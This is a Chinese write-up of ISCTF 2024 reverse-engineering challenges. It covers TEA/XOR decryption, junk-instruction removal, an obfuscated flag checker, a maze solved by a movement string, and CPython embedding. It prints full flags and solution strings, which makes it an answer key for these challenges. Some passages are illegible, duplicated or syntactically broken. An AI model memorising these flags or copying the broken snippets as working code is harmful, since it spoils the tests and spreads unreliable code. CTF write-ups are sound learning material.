
就能f5了




这里将tea的key异或了0xA1

再解tea的时候要把key异或0xA1


tea这一块分析完了之后，继续向下分析






只有strlen????，这里也有一个花指令，导致代码分析不完全

Nop掉就好了





将随机数分成了两部分进行异或

最后就是check了，check里面我没添加任何奇怪的东西

所以现在解密流程就是

Xor ----> Tea

```

void DeTea(char* enc, uint32_t* key, uint32_t xorNum) {
    uint32_t k1, k2, k3, k4;
    uint32_t sum, delta;
    uint32_t v1, v2;
    uint32_t* flag = NULL;
    int index = 0;
    int c = 0;
    flag = (uint32_t*)enc;
    int key1, key2, len;
    int i = 0;
    key1 = xorNum >> 6;
    key2 = xorNum - (key1 << 6);
    len = strlen(enc);
    for (i=0; i < len; i++) {
        if (i % 2) {
            enc[i] ^= key1;
        }
        else {
            enc[i] ^= key2;
        }
    }
    k1 = key[2], k2 = key[3], k3 = key[0], k4 = key[1];
    for (c = 0; c < 4; c++) {

```



```

        delta = 0x114514;
        k1 = key[2], k2 = key[3], k3 = key[0], k4 = key[1];
        sum = delta * 8 + 24 * 0x9e3779b9;
        v1 = flag[c * 2];
        v2 = flag[c * 2 + 1];
        for (index=0; index < 32; index++) {

            v2 -= ((v1 << 4) + k3) ^ (v1 + sum) ^ ((v1 >> 5) + k4);
            v1 -= ((v2 << 4) + k1) ^ (v2 + sum) ^ ((v2 >> 5) + k2);
            sum -= delta;
            if (index == 7) {
                delta = 0x9e3779b9;
            }
            else if (index == 15) {
                k1 = key[0];
                k2 = key[1];
                k3 = key[2];
                k4 = key[3];
            }

        }
        flag[c * 2] = v1;
        flag[c * 2 + 1] = v2;
    }
}

```

这里给一个解密模板，请自己构造传参以及修改key和伪随机数

我在源码中直接调用即可

```

Microsoft Visual Studio 调试  x  +  v
桀桀桀桀桀桀桀桀桀~~~
干点好事! 桀桀桀~~~
Hello Ctfer~~~~~
Welcome to ISCTF 2024!!!
This is a easy challenge
Just do it
Now!Please send me what you think is the solution to the equation below.
ISCTF
Yeah Yeah Yeah
You are a qualified college student
Something has changed.....
Now,Give me what you think is right:ISCTF{y0U_kN0w_RAnD0m_AND_73a!!}
Good!!!
Man! You've completed the challenge
Welcome again to ISCTF2024!
Encrypt:市鵒僉Q#翻!楮$據B装R颯}€?皛o
Decrypt:ISCTF{y0U_kN0w_RAnD0m_AND_73a!!}

C:\Users\14715\source\repos\ISctfgame\Debug\ISctfgame.exe (进程 10444)已退出, 代码为 0。
按任意键关闭此窗口. . .

```

《回忆安魂曲》--第二章：当记忆被割裂

出题人：h1m

解题过程：

```
flag = 'ISCTF{as_her_never_will_come_back!!}'
key = 'i_can_reverse_but_i_can_not_have_you'
a = []
for i in range(len(flag)):
    a.append(((ord(flag[i])^((i + 0x66) ^ 0x52))+6)^ord(key[i])+i))
print(a)
arr = [234, 12, 26, 17, 246, 44, 29, 62, 23, 53, 49, 41, 244, 57, 57, 211, 195, 45, 0, 16,
48, 61, 204, 0, 211, 192, 75, 198, 17, 199, 41, 62, 186, 96, 400, 52]
hex_str = ''.join([f'\\x{hex(x & 0xFF)[2:].zfill(2)}' if x >= 0 else f'\\x{hex(256 + x)
[2:].zfill(2)}' for x in arr])
print(hex_str)
# arr = [234, 12, 26, 17, 246, 44, 29, 62, 23, 53, 49, 41, 244, 57, 57, 211, 195, 45, 0, 16,
48, 61, 204, 0, 211, 192, 75, 198, 17, 199, 41, 62, 186, 96, 400, 52]
# key = 'i_can_reverse_but_i_can_not_have_you'
# flag = ''
# for i in range(len(arr)):
#     flag += chr(((arr[i]^ord(key[i])+i))-6)^((i + 0x66) ^ 0x52))
# print(flag)
# print(len(flag))
#include <stdio.h>
#include <string.h>
#define BEGIN_OBFUSCATE(N) \
    void *__next[(N)+1]; \
    unsigned __n = 0;
#define END_OBFUSCATE \
    __next[__n] = &__end; \
    __n = 0; \
    goto *__next[__n++]; \
__end:
#define EXEC(stmt) \
{ \
    __label__ skip, here; \
    goto skip; \
here: \
    stmt; \
    goto *__next[__n++]; \
skip: \
    __next[__n++] = &here; \
}
unsigned char ans[] =
"\xea\x0c\x1a\x11\xf6\x2c\x1d\x3e\x17\x35\x31\x29\xf4\x39\x39\xd3\xc3\x2d\x00\x10\x30\x3d\xc
c\x00\xd3\xc0\x4b\xc6\x11\xc7\x29\x3e\xba\x60\x90\x34";
unsigned char key[] =
"\x69\x5f\x63\x61\x6e\x5f\x72\x65\x76\x65\x72\x73\x65\x5f\x62\x75\x74\x5f\x69\x5f\x63\x61\x6
e\x5f\x6e\x6f\x74\x5f\x68\x61\x76\x65\x5f\x79\x6f\x75";
//i_can_reverse_but_i_can_not_have_you
//XIUSEC{as_her_never_will_come_back!}
```

```

unsigned char enc(unsigned char c, int i) {
    BEGIN_OBFUSCATE(5);
    unsigned char o, k;
    EXEC(o = c);
    EXEC(o ^= ((i + 0x66) ^ 0x52));
    EXEC(o += 6);
    EXEC(k = key[i]);
    EXEC(o ^= (k + i));
    END_OBFUSCATE;
    return o;
}

int check(unsigned char* flag) {
    BEGIN_OBFUSCATE(3);
    int ok;
    EXEC(if (strlen(flag) != 36) return 1; );
    EXEC(ok = 1; );
    EXEC(
        for (int i = 0; i < 36; i++) {
            ok &= enc(flag[i], i) == ans[i];
        }
    );
    END_OBFUSCATE;
    return !ok;
}

int main() {
    BEGIN_OBFUSCATE(6);
    int r;
    unsigned char flag[100];
    EXEC(memset(flag, 0, sizeof(flag)); );
    EXEC(sprintf("想必你也做出上一个题目了，哈哈，可即使你找到了所谓的记忆也没用了，我会将她的记忆从你的脑中彻底删除，哈哈哈哈哈，你再也不会记得她了（恶魔的笑语）\n"); );
    EXEC(sprintf("这个装置会摧毁你的记忆大脑，让所有的一切都不复存在，哈哈哈哈哈，可怜人，再见咯！！！（任务，找到flag进行提交才能终止记忆被彻底删除）\n"); );
    EXEC(if (scanf("%99s", flag) != 1) return 1; );
    EXEC(r = check(flag); );
    EXEC(
        if (r == 0) {
            puts("提交成功，触发剧情：\n");
            puts("恶魔：你怎么找到那个？你为什么如此执着于你的记忆？这一切都已经成定局了\n");
            puts("CTFer：我也试图拼好一切回到过去，可是，在我这么多寻找中我发现了，其实无论结果怎么样，我享受了过程，而你，却要删除他们的一切记忆，这里的一切（注意：这里有个彩蛋1，找到可以理解剧情）\n");
            puts("恶魔：我在帮他们，帮他们解脱！！\n");
            puts("CTFer：可他们总该去面对这一切，即使失败了，也要面对，可是你却无情的剥夺了给他们的记忆\n");
            puts("恶魔：你在放屁，你这家伙满嘴胡言，你也为我什么都没有了么，哈哈，我还有一个装置，我要将你们摧毁，啊啊啊啊\n");
            puts("??? 一阵骚动，那个家伙现出原型，憎怒之魔出现了\n");
            puts("恶魔：我要彻底毁掉一切！！\n");
            puts("请开始后面的挑战！！\n");
        }
        else
            puts("达成坏结局：完不成的再见!");
    );
}

```

```
END_OBFUSCATE;
return 0;
}
ISCTF{as_her_never_will_come_back!!}
```

《回忆安魂曲》--第三章：逃不出的黑墙

出题人: h1m

解题过程：

[illegible]

[illegible]

```

printf("。。。。。。。。。。\n");
printf("ctfer: 这里的实验就是清除他们的记忆吗??? 可恶, 难怪我对她的记忆也在慢慢的流逝, 不行, 我不能让它们得场!!!\n");
printf("突然一阵阵眩晕传来, 你模糊的睁开眼, 自己又回到了迷宫中, 你摸摸自己的头, 惊讶的发现, 那一道道伤口任然在这, 这不是梦~!\n");
printf("达成彩蛋1: caidan{this_will_be_a_secret}\n");
}
//59421
int main() {
    int x = 0, y = 0; // Starting position
    char move;
    bool foundExit = false;
    bool foundExit1 = false;
    printf("ctfer: 5****, 这5个字符, 我记起来了, 是她告诉我的, 她说是我们相见的密码, 我怎么会不记得呢, 可她现在消失了\n");
    printf("环顾着周围的四周, 一片漆黑, 难闻的空气里还夹杂着血腥味, 到处都是迷雾, ctfer: 这里到底是哪里, 她去哪了?\n");
    printf("就这样摸着黑往前走, 突然来到了一扇大门前, 上面写着: 实验中心!!!\n");
    printf("ctfer: 这。。。实验? 我究竟被送往了哪里?\n");
    printf("走上前去往里看了看, 这有块告示牌: 请记住你的位置, 不要在里面迷路奥! 出口在***\n");
    printf("最后的字符已经模糊不堪了, 但是你别无选择, 咬咬牙, 走! (任务: 找到正确的路线, 逃离迷宫)\n");
    printMaze();
    while (!foundExit) {
        printf("Current Position: (%d, %d)\n", x, y);
        printf("Enter move (w=up, s=down, a=left, d=right): \n");
        int a = scanf("%c", &move);
        getchar();
        int newX = x, newY = y;
        if (move == 'w' && isValidMove(x - 1, y)) {
            newX = x - 1;
        }
        else if (move == 's' && isValidMove(x + 1, y)) {
            newX = x + 1;
        }
        else if (move == 'a' && isValidMove(x, y - 1)) {
            newY = y - 1;
        }
        else if (move == 'd' && isValidMove(x, y + 1)) {
            newY = y + 1;
        }
        if (maze[newX][newY] == 'C') {
            dark();
            exit(0);
        }
        // Check if the new position is the exit
        if (maze[newX][newY] == 'E') {
            foundExit = true;
        }
        else {
            // Mark the current position as visited
            maze[x][y] = ' ';
            // Move to the new position
            x = newX;

```

```

        y = newY;
        // Mark the new position as visited
        maze[x][y] = 'P';
    }
}
printf("ctfer: 呼呼呼, 走出来了, 太乱了, 这是哪? \n");
printf("我找到你了! (恶魔低语) \n");
printf("砰! ");
printf("\n");
return 0;
}

import random
def init_maze(width, height):
    # 初始化迷宫, 所有墙都是0
    maze = [[0] * width for _ in range(height)]
    return maze
def is_valid(maze, x, y):
    # 检查坐标是否在迷宫范围内, 并且是墙 (0)
    if 0 <= x < len(maze[0]) and 0 <= y < len(maze):
        return maze[y][x] == 0
    return False
def carve_maze(maze, x, y):
    # 定义四个方向: 右, 下, 左, 上
    directions = [(0, 2), (2, 0), (0, -2), (-2, 0)]
    random.shuffle(directions) # 打乱方向以得到更随机的迷宫
    for dx, dy in directions:
        nx, ny = x + dx, y + dy
        if is_valid(maze, nx, ny):
            # 打通通道
            maze[ny][nx] = 1
            maze[ny - dy // 2][nx - dx // 2] = 1 # 打通中间的墙
            # 递归地在相邻的块中继续挖
            carve_maze(maze, nx, ny)
def generate_maze(width, height):
    maze = init_maze(width, height)
    # 开始位置选择为左上角, 但也可以随机选择
    start_x, start_y = 1, 1
    maze[start_y][start_x] = 1 # 开始位置设为通道
    # 使用DFS挖迷宫
    carve_maze(maze, start_x, start_y)
    return maze
def print_maze(maze):
    for row in maze:
        print(''.join(['#' if cell == 0 else '.' for cell in row]))
    # 生成并打印100x100迷宫
width, height = 100, 100
maze = generate_maze(width, height)
print_maze(maze)
#include <stdio.h>
#include <stdbool.h>
#include <memory>
#define ROWS 30
#define COLS 30

```

//sssd dddddd sssssssssssaaaasssaaawwwwwwwwwwww

```
char maze[ROWS][COLS] = {
```

[illegible]


```

{
    '#', '.', '#', '.', '.', '.', '.', '.', '#', '.', '#', '.', '.', '.', '#', '.', '.', '.', '#', '.', '.', '.', '#',
    '.', '.', '#', '.', '#', '.' },
{
    '#', '.', '#', '.', '#', '.', '#', '.', '#', '.', '#', '#', '#', '.', '#', '.', '#', '#', '#', '#', '#', '.', '#',
    '#', '#', '.', '#', '.', '#', '.' },
{
    '#', '.', '.', '.', '#', '.', '#', '.', '.', '.', '#', '.', '#', '.', '.', '.', '#', '.', '.', '.',
    '.', '#', '.', '.', '#', '.' },
{
    '#', '.', '#', '#', '#', '.', '#', '#', '#', '.', '#', '.', '#', '#', '#', '#', '#', '.', '#', '.', '#', '#', '#',
    '.', '#', '#', '#', '.', '#', '.' },
{
    '#', '.', '.', '.', '#', '.', '#', '.', '#', '.', '.', '.', '.', '.', '.', '.', '#', '.', '#', '.', '.', '#',
    '.', '#', '.', '.', '#', '.' },
{
    '#', '#', '#', '#', '#', '.', '#', '.', '#', '#', '#', '#', '#', '#', '#', '.', '#', '.', '#', '#', '#', '#', '#',
    '.', '#', '.', '#', '#', '#', '.' },
{
    '#', '.', '.', '.', '#', '.', '#', '.', '.', '.', '.', '.', '.', '.', '#', '.', '#', '.', '.', '#', '.', '.',
    '.', '#', '.', '#', '.', 'E' },
{
    '#', '.', '#', '.', '#', '.', '#', '.', '#', '#', '#', '#', '#', '#', '#', '#', '.', '#', '#', '#', '.', '#', '.', '#',
    '#', '#', '#', '#', '.', '#', '.' },
{
    '#', '.', '#', '.', '.', '.', '#', '.', '.', '.', '.', '.', '.', '.', '.', '.', '.', '.', '#', '.', '.',
    '.', '.', '#', '.', '#', '.' },
{
    '#', '.', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '.', '#', '.', '#', '.' },
{
    '#', '.', '.', '.', '.', '.', '.', '.', '.', '.', '.', '#', '.', '.', '.', '#', '.', '.', '.', '.',
    '.', '#', '.', '.', '#', '.' },
{
    '#', '.', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '.' },
{
    '#', '.', '.', '.', '.', '.', '.', '.', '#', '.', '.', '.', '#', '.', '.', '.', '.', '.', '#', '.', '.',
    '.', '.', '.', '.', '#', '.' },
};

bool isValidMove(int x, int y) {
    return (x >= 0 && x < ROWS && y >= 0 && y < COLS && maze[x][y] != '#');
}

void printMaze() {
    for (int i = 0; i < ROWS; i++) {
        for (int j = 0; j < COLS; j++) {
            printf("%c ", maze[i][j]);
        }
        printf("\n");
    }
}

void dark() {
    printf("突然一片白昼\n");
}

```

```

printf("这又是哪，只见成百上千的人躺在一个个白色的床上\n");
printf("他们的大脑周围插满了一根一根紫色的管子，正在往头上输入红色的液体\n");
printf("你的头传来一阵剧痛，你下意识的摸摸自己的头，摸到的却是一个一个的洞口，刹那间，你顿感一阵眩晕，你明白了自己也曾经是他们的一员，但自己为什么不是在这里醒来，而是在另一个地方\n");
printf("你走进去了，你愈加想要了解这到底发生了啥么，你走进了些\n");
printf("你发现每个人躺在的床的面前，都有一张纸条，你仔细一看\n");
printf("ally: 已清除对母亲的记忆\n");
printf("larry: 已清除对妻子的记忆\n");
printf("hook: 已清除对孩子的记忆\n");
printf("hanke: 已清除对爷爷的记忆\n");
printf("polly: 正在清除对奶奶的记忆, 60%\n");
printf("niuniu: 正在清除对女友的记忆, 20%\n");
printf("player: 正在清除对女友的记忆, 80%\n");
printf("。。。。。。。。。。\n");
printf("ctfer: 这里的实验就是清除他们的记忆吗??? 可恶，难怪我对她的记忆也在慢慢的流逝，不行，我不能让它们得场!!!\n");
printf("突然一阵阵眩晕传来，你模糊的睁开眼，自己又回到了迷宫中，你摸摸自己的头，惊讶的发现，那一道道伤口任然在这，这不是梦~!\n");
printf("达成彩蛋1: caidan{this_will_be_a_secret}\n");
}
//59421
int main() {
    int x = 1, y = 1; // Starting position
    char move;
    bool foundExit = false;
    bool foundExit1 = false;
    printf("ctfer: 5****, 这5个字符，我记起来了，是她告诉我的，她说是我们相见的密码，我怎么会不记得呢，可她现在消失了\n");
    printf("环顾着周围的四周，一片漆黑，难闻的空气里还夹杂着血腥味，到处都是迷雾，ctfer: 这里到底是哪里，她去哪了?\n");
    printf("就这样摸着黑往前走，突然来到了一扇大门前，上面写着：实验中心!!!\n");
    printf("ctfer: 这。。。实验？我究竟被送往了哪里?\n");
    printf("走上前去往里看了看，这有块告示牌：请记住你的位置，不要在里面迷路奥！出口在***\n");
    printf("最后的字符已经模糊不堪了，但是你别无选择，咬咬牙，走！（任务：找到正确的路线，逃离迷宫）\n");
    //printMaze();
    while (!foundExit) {
        int a = scanf_s("%c", &move);
        getchar();
        int newX = x, newY = y;
        if (move == 'l' && isValidMove(x - 1, y)) {
            newX = x - 1;
        }
        else if (move == 'o' && isValidMove(x + 1, y)) {
            newX = x + 1;
        }
        else if (move == 'v' && isValidMove(x, y - 1)) {
            newY = y - 1;
        }
        else if (move == 'e' && isValidMove(x, y + 1)) {
            newY = y + 1;
        }
        if (maze[newX][newY] == 'C') {
            dark();
        }
    }
}

```

```

        exit(0);
    }
    // Check if the new position is the exit
    if (maze[newX][newY] == 'E') {
        foundExit = true;
    }
    else {
        // Mark the current position as visited
        maze[x][y] = ' ';
        // Move to the new position
        x = newX;
        y = newY;
        // Mark the new position as visited
        maze[x][y] = 'P';
    }
}
}
printf("ctfer: 呼呼呼，走出来了，太乱了，这是哪? \n");
printf("我找到你了! (恶魔低语) \n");
printf("砰! ");
printf("\n");
return 0;
}

```

ooooooooooooovooovooeeooeeelllleooooooooooooooooeeelllelllwoovlllleellvvvllvllleellleeeeeeoovvvooooeeel
 leooooooooeeellleeeeeeoovvllvooovooooooooooooooooovooooooooeeelllle

ISCTF{e920b34ba2ad1ac5e8f9edca57068ecc}

《回忆安魂曲》--第四章：退！初识凤仙儿

出题人：h1m

解题过程：

cpython的记录

m?

把m去掉呢

-lpython3.10

apt-file show libpython3.10-dev 没看到有带m的.a文件

```
libpython2.7-dbg: /usr/include/python2.7_d/Python.h  
libpython2.7-dev: /usr/include/python2.7/Python.h  
libpython3.10-dbg: /usr/include/python3.10d/Python.h  
libpython3.10-dev: /usr/include/python3.10/Python.h  
libpython3.11-dbg: /usr/include/python3.11d/Python.h  
libpython3.11-dev: /usr/include/python3.11/Python.h
```

可能要带一下前面的路径

```
#include <python3.10/Python.h>
```

<https://www.cnblogs.com/keep--fighting/p/18114495>

运行命令用这个


```
gcc main.c -L/usr/lib/x86_64-linux-gnu -lpython3.10 -o main
```

```
gcc main.c -lpython3.10 -o main
```

不用指定也行



我们进行调试



https://blog.csdn.net/m0_73644864/article/details/134963574

发现这个才是最关键的

```
#test
import test

def main():
    print("恶魔：我要抓住你，你是逃不过的，我要将你的记忆一点一点榨干，哈哈哈，没人能逃出我的手掌心！！")
    \n")
    print("尽管你比那个庞然大物灵活，但是他的身躯足以毁灭周围的一切障碍物，你在他的面前就像是一只随时被抓住
上的蝼蚁\n")
    print("ctfer：难道，今天就要交代在这里了吗，我还没有见到她呀，我不想死在这里！！\n")
    print("未知声音：hi，快快，快过来！！\n")
    print("你一个白衣女子出现在了你的面前，她一把把你拉入一个小房间，房间里面有一个类似井口的东西\n")
    print("未知声音：从这里下去\n")
    print("尽管你内心充满了疑惑但是看见即将后面追来的怪物，你不得不跳了下去\n")
    print("奇怪的是当你进入井后，那个怪物并没有追来，甚至是没停在了房间前，它的眼睛充满了愤怒，但你能看
到，那眼神里面带着失落，一种异样的失落\n")
    print("凤仙儿：我叫凤仙儿，我也是被困在这里的人，那个家伙尝试删除我们这些实验品的记忆，不过我也不知道来
了多久了，这个地方是我的秘密基地，那个怪物不知道为啥惧怕这里，这些天我一直徘徊在地底和地上找寻离开的办法\n")
    print("ctfer：我叫马**，很高兴认识你，那你这些天有找到啥么？\n")
    print("凤仙儿：你过来这个房间，这里有你想要的.\n")
